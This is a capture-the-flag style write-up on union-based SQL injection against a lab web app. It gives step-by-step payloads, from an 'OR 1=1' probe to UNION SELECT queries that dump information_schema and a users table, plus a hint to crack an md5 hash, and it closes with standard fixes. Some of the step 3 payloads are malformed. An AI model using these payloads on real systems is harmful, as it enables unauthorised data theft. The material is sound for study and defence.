Union based Sql Injection


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.


In Union injection SQL, attackers use the UNION SQL operator to combine multiple select statements and return a single HTTP response. An attacker can use this technique to extract information from the database. This technique is the most common type of SQL injection and requires more security measures to combat than error-based SQL injection.

Walk through


Step 1: Go to the upload page




Step 2: Check if the input is sensible to SQL Injection with a payload like : ***1 OR 1 = 1***




Step 3: Now we know that the input is vulnerable try to chain another SQL request with UNION :
1 OR SELECT 1
1 OR SELECT 1,2
1 OR SELECT 1,2,3 etc…
We find that work with 2 colums !



Step 4: We have the number of column then dump all tables column like this for example :
1 UNION SELECT table_name, column_name FROM information_schema.columns



Step5: With the result of last request we can check all database entry we found one particulary interesting the commentary / coutersign in users table.



Step6: Like the commentary say ! Decrypt the md5 hash lower all the case then encrypt to sha256 and we got the flag !

```
ID: 1 OR 1=1 UNION SELECT commentaire, countersign FROM users

First name: Decrypt this password -> then lower all the char. Sh256 on it and it's good !

Surname : 5ff9d0165b4f92b14994e5c685cdce28
```

How to fix

- Give accounts that connect to the SQL database only the minimum privileges needed.
- Use validation for all types of user-supplied input
- Use prepared statements with parameterized queries that define all the SQL code and pass in each parameter so attackers can’t change the intent of a query later.
- Escape all user-supplied input before putting it in a query so that the input isn’t confused with SQL code from the developer.